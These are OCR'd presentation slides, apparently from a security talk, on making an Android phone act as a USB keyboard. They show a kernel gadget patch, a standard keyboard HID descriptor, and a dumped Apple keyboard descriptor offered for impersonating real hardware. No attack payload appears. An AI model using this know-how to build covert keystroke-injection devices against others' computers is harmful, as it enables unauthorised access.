
HID gadget in 200 LOC or less



```
From c5a7d1115318bd02145a4b41109464d564b37af9 Mon Sep 17 00:00:00 2001
From: David Weinstein <dweinst@insitusec.com>
Date: Mon, 14 Jan 2013 12:21:37 -0500
Subject: [PATCH] add HID support to android gadget.

---
 drivers/usb/gadget/android.c |  189 ++++++++++++++++++++++++++++++++++++++++++
 drivers/usb/gadget/f_hid.c   |    8 +-
 2 files changed, 194 insertions(+), 3 deletions(-)

diff --git a/drivers/usb/gadget/android.c b/drivers/usb/gadget/android.c
index fd6072f..63eab11 100644
--- a/drivers/usb/gadget/android.c
+++ b/drivers/usb/gadget/android.c
@@ -30,6 +30,7 @@
 #include <linux/usb/ch9.h>
 #include <linux/usb/composite.h>
 #include <linux/usb/gadget.h>
+#include <linux/usb/g_hid.h>

 #include "gadget_chips.h"

@@ -45,6 +46,7 @@
 #include "epautoconf.c"
 #include "composite.c"
```


USB Matchmaking

- Gadget framework manages endpoints
- Setup and teardown highly abstracted
- We just need to "describe" our device




USB HID descriptor

- Defines the length of HID reports (8 bytes)
- Hefty USB spec defines what fields mean
- Can steal a descriptor from another device




```
static struct hidg_func_descriptor hid_kb = {
    .subclass        = 0, /* No subclass */
    .protocol        = 1, /* Keyboard */
    .report_length       = 8,
    .report_desc_length = 63,
    .report_desc         = {
        0x05, 0x01, /* USAGE_PAGE (Generic Desktop)                */
        0x09, 0x06, /* USAGE (Keyboard)                            */
        0xa1, 0x01, /* COLLECTION (Application)                    */
        0x05, 0x07, /*   USAGE_PAGE (Keyboard)                     */
        0x19, 0xe0, /*   USAGE_MINIMUM (Keyboard LeftControl) */
        0x29, 0xe7, /*   USAGE_MAXIMUM (Keyboard Right GUI)   */
        0x15, 0x00, /*   LOGICAL_MINIMUM (0)                       */
        0x25, 0x01, /*   LOGICAL_MAXIMUM (1)                       */
        0x75, 0x01, /*   REPORT_SIZE (1)                           */
        0x95, 0x08, /*   REPORT_COUNT (8)                          */
        0x81, 0x02, /*   INPUT (Data,Var,Abs)                      */
        0x95, 0x01, /*   REPORT_COUNT (1)                          */
        0x75, 0x08, /*   REPORT_SIZE (8)                           */
        0x81, 0x03, /*   INPUT (Cnst,Var,Abs)                      */
        0x95, 0x05, /*   REPORT_COUNT (5)                          */
        0x75, 0x01, /*   REPORT_SIZE (1)                           */
        0x05, 0x08, /*   USAGE_PAGE (LEDs)                         */
        0x19, 0x01, /*   USAGE_MINIMUM (Num Lock)                  */
        0x29, 0x05, /*   USAGE_MAXIMUM (Kana)                      */
        0x91, 0x02, /*   OUTPUT (Data,Var,Abs)                     */
        0x95, 0x01, /*   REPORT_COUNT (1)                          */
        0x75, 0x03, /*   REPORT_SIZE (3)                           */
        0x91, 0x03, /*   OUTPUT (Cnst,Var,Abs)                     */
        0x95, 0x06, /*   REPORT_COUNT (6)                          */
        0x75, 0x08, /*   REPORT_SIZE (8)                           */
        0x15, 0x00, /*   LOGICAL_MINIMUM (0)                       */
        0x25, 0x65, /*   LOGICAL_MAXIMUM (101)                     */
        0x05, 0x07, /*   USAGE_PAGE (Keyboard)                     */
        0x19, 0x00, /*   USAGE_MINIMUM (Reserved)                  */
        0x29, 0x65, /*   USAGE_MAXIMUM (Keyboard Application) */
        0x81, 0x00, /*   INPUT (Data,Ary,Abs)                      */
        0xc0        /* END_COLLECTION                              */
    }
};
```



```
  ▶Length (and contents):                                         84
   Number of Interfaces:                                          3
   Configuration Value:                                           1
   Attributes:                                                    0xA0 (bus-powered, remote wakeup)
   MaxPower:                                                      40 ma
  ▼Interface #0 - HID/Boot Interface .............................. "Apple Internal Keyboard"
     Alternate Setting                                            0
     Number of Endpoints                                          1
     Interface Class:                                             3   (HID)
     Interface Subclass;                                          1   (Boot Interface)
     Interface Protocol:                                          1
    ▼HID Descriptor
       Descriptor Version Number:                                 0x0111
       Country Code:                                              33
       Descriptor Count:                                          1
      ▼Descriptor 1
         Type:                                                    0x22  (Report Descriptor)
        ▼Length (and contents):                                   156
           Raw Descriptor (hex)                                   0000: 05 01 09 06 A1 01 85 01  05 07 19 E0 29 E7 15 00
           Raw Descriptor (hex)                                   0010: 25 01 75 01 95 08 81 02  95 01 75 08 81 01 95 05
           Raw Descriptor (hex)                                   0020: 75 01 05 08 19 01 29 05  91 02 95 01 75 03 91 01
           Raw Descriptor (hex)                                   0030: 95 06 75 08 15 00 26 FF  00 05 07 19 00 29 FF 81
           Raw Descriptor (hex)                                   0040: 00 05 0C 75 01 95 01 09  B8 15 00 25 01 81 02 05
           Raw Descriptor (hex)                                   0050: FF 09 03 75 07 95 01 81  02 C0 05 0C 09 01 A1 01
           Raw Descriptor (hex)                                   0060: 85 52 15 00 25 01 75 01  95 01 09 CD 81 02 09 B3
           Raw Descriptor (hex)                                   0070: 81 02 09 B4 81 02 09 B5  81 02 09 B6 81 02 81 01
           Raw Descriptor (hex)                                   0080: 81 01 81 01 85 09 15 00  25 01 75 08 95 01 06 01
           Raw Descriptor (hex)                                   0090: FF 09 0B B1 02 75 08 95  02 B1 01 C0
        ▶Parsed Report Descriptor:
    ▶Endpoint 0x83 - Interrupt Input
  ▶Interface #1 - HID ............................................ "Touchpad"
  ▶Interface #2 - HID/Boot Interface .............................. "Touchpad"
▶Full Speed device @ 6 (0xFA113000): .............................. Bluetooth USB Host Controller (Device is suspended)
```


Alternatively, grab from /proc/bus/usb
or lsusb on Linux

Use the source...




```
drivers/
├── usb/
    ├── gadget/
        ├── android.c
        ├── composite.c
        ├── epautoconf.c
        ├── f_accessory.c
        ├── f_acm.c
        ├── f_adb.c
        ├── f_audio.c
        ├── f_hid.c
        ├── f_mass_storage.c
        ├── f_rndis.c
        ├── f_serial.c
        ├── gadget_chips.h
```

Use the source...



```
drivers/
├── usb/
    ├── gadget/
        ├── android.c
        ├── composite.c
        ├── epautoconf.c
        ├── f_accessory.c
        ├── f_acm.c
        ├── f_adb.c
        ├── f_audio.c
        ├── f_hid.c
        ├── f_mass_storage.c
